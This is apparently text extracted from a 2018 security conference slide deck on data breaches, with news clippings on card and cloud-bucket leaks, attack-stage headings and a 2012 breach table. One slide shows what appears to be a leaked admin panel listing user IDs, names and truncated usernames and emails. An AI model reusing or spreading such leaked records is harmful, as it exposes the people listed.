

WHEN THE WALLS FELL: BARBARIANS IN THE THRONE ROOM



ZURICH 2018

PLEASE ALLOW ME...

DAVE LEWIS



duo



Shaka.
When the walls fell.

SO MANY DISCLOSURES ...NOT ENOUGH COFFEE





“YOU KNOW NOTHING OF MY WORK”
SUN TZU

SACK OF ROME 410 AD



40 Million Credit Card Numbers Hacked

By Jonathan Krim and Michael Barbaro

Washington Post Staff Writers

Saturday, June 18, 2005

TOOLBOX



Resize



Print



E-mail



Reprints

More than 40 million credit card numbers belonging to U.S. consumers were accessed by a computer hacker and are at risk of being used for fraud, MasterCard International Inc. said yesterday.

In the largest security breach of its kind, MasterCard officials said all credit card brands were affected, including 13.9 million cards bearing the MasterCard label. A spokeswoman for Visa USA Inc. confirmed that 22 million of its card numbers may have been breached, while Discover Financial Services Inc. said it did not yet know if its cards were affected.

MasterCard officials said consumers are not held responsible for unauthorized charges on their cards, and that other sensitive personal data, such as Social Security numbers and birth dates, were not stored in the hacked system. So far, no evidence of fraudulent charges has emerged, they said.

Heartland Payment Systems, Forcht Bank Discover Data Breaches

Both Companies Might be Victims of Larger Fraud Schemes

Linda McGlasson • January 21, 2009 0 Comments




Heartland Payment Systems, the sixth-largest payments processor in the U.S., announced Monday that its processing systems were breached in 2008, exposing an undetermined number of consumers to potential fraud. Meanwhile, Forcht Bank, one of the 10 largest banks in Kentucky, told its customers it would begin reissuing 8,500 debit cards after being informed by its own card processor of a possible breach.

In the case of Heartland, while the company continues to

XP_CMDSHELL



THIS HAPPENS TOO OFTEN...



TECHNICA



BIZ & IT

TECH

SCIENCE

POLICY

CARS

GAMING & CULTURE

FORUMS



SECURITY THROUGH...WHAT EXACTLY? —

Defense contractor stored intelligence data in Amazon cloud unprotected [Updated]

Booz Allen Hamilton engineer posted geospatial intelligence to Amazon S3 bucket.

SEAN GALLAGHER - 5/31/2017, 10:00 PM





VERIZON WIRELESS INTERNAL CREDENTIALS, INFRASTRUCTURE DETAILS EXPOSED IN AMAZON S3 BUCKET


by **Michael Mimoso**

 Follow @mike_mimoso

September 22, 2017 , 3:56 pm

Organizations continue to leak data through publicly accessible Amazon S3 buckets, pointing a harsh finger at continued lax attitudes toward the custodianship of sensitive data.





POLICE DO NOT CROSS

...SACK OF HOME

duo

DATA BREACH



Regulating the internet giants


The world's most valuable resource is no longer oil, but data

The data economy demands a new approach to antitrust rules



NH03629TNC







[Crear Usuario](#) [Administrador de locuciones](#)Pagina: 1 de 5 [Posterior](#)

Id	Apellido	Nombre	Usuario	documento	Email	Estado	Perfil		
1859471	A	Marcela	m		mar	INACTIVO	USUARIO	Eliminar	Editar
1859475	A	Yeimy	ya		ye	INACTIVO	USUARIO	Eliminar	Editar
1271524	A	Maria Belen	be		ma	INACTIVO	USUARIO	Eliminar	Editar
274804	A	Martin	ma		ma	INACTIVO	USUARIO	Eliminar	Editar
527	A	Marita	ma		ma	INACTIVO	ADMINISTRADOR	Eliminar	Editar
1358701	A	Eugenia	ea		eu	INACTIVO	USUARIO	Eliminar	Editar
1859467	A	Alejandra	aa		ale	INACTIVO	USUARIO	Eliminar	Editar
1572254	A	Mariela	ma		ma	ACTIVO	USUARIO	Eliminar	Editar
2025633	A	Carlos	ca		ca	INACTIVO	USUARIO	Eliminar	Editar
2025667	A	Carlos	ca		ca	INACTIVO	USUARIO	Eliminar	Editar
2025660	A	Jose Pablo	jp		jo	INACTIVO	USUARIO	Eliminar	Editar
709	E	an	Marcelo	m	ml	ACTIVO	USUARIO	Eliminar	Editar
1572338	E	Gaston	gb		ga	INACTIVO	USUARIO	Eliminar	Editar
1789253	E	Priscila	pb		pis	INACTIVO	USUARIO	Eliminar	Editar
1536812	E	Martin	ma		ma	INACTIVO	USUARIO	Eliminar	Editar
711	E	Oscar	ob		ob	ACTIVO	USUARIO	Eliminar	Editar
334837	C	Alejandra	ad		ale	INACTIVO	USUARIO	Eliminar	Editar
123392	C	Guillermo	go		gu	INACTIVO	USUARIO	Eliminar	Editar
1433356	D	Laura	ld		lau	INACTIVO	USUARIO	Eliminar	Editar
1702095	D	Eliana	ed		eli	INACTIVO	USUARIO	Eliminar	Editar

KREBS IS NOT YOUR IDS

UNAUTHORIZED ACCESS

WEB BREACH

INSIDER THREAT

MISSING PATCHES...





THE FIREWALL ADMIN

DUO



FAILED AUTHENTICATION



A man in a dark suit and tie is looking up at a bright light source, possibly a projector or screen, in a dark room.

SOCIAL ENGINEERING

duo

SQL INJECTION



An aerial photograph of a large dark-colored naval ship sailing on a vast blue ocean. A smaller white boat is visible near the ship's hull. The horizon shows distant land or islands.

THE BREACH

duo



ESCALATION OF PRIVILEGE



A blurred aerial photograph of a tropical island with palm trees and a lighthouse in the distance. A dark, semi-transparent circular overlay covers the center of the image.


INDICATORS OF COMPROMISE





BUT, BY THAT POINT...





EGRESS FILTERING





THERE IT GOES

duo



LESSON: ENCRYPT YOUR DATA




Site Breached	Users Affected	Link	Confirmed
Yahoo	453,000	CNN	Yes
Formspring	420,000	Securityweek	Yes
Phandroid	1,000,000	Securityweek	Yes
Billabong	21,485	IT News AU	Yes
Nvidia	800	PCWorld	Yes
LinkedIn	6,460,000	Globe and Mail	Yes
eHarmony	1,500,000	ZDNet	Yes
Consumerist	TBD	Consumerist	Yes/TBD

SUMMER OF BREACH 2012





Follow us on twitter [@r00tbeer_](#)




Hades_ - Eriksson - Akira - Taz
r00tBeer Security Team



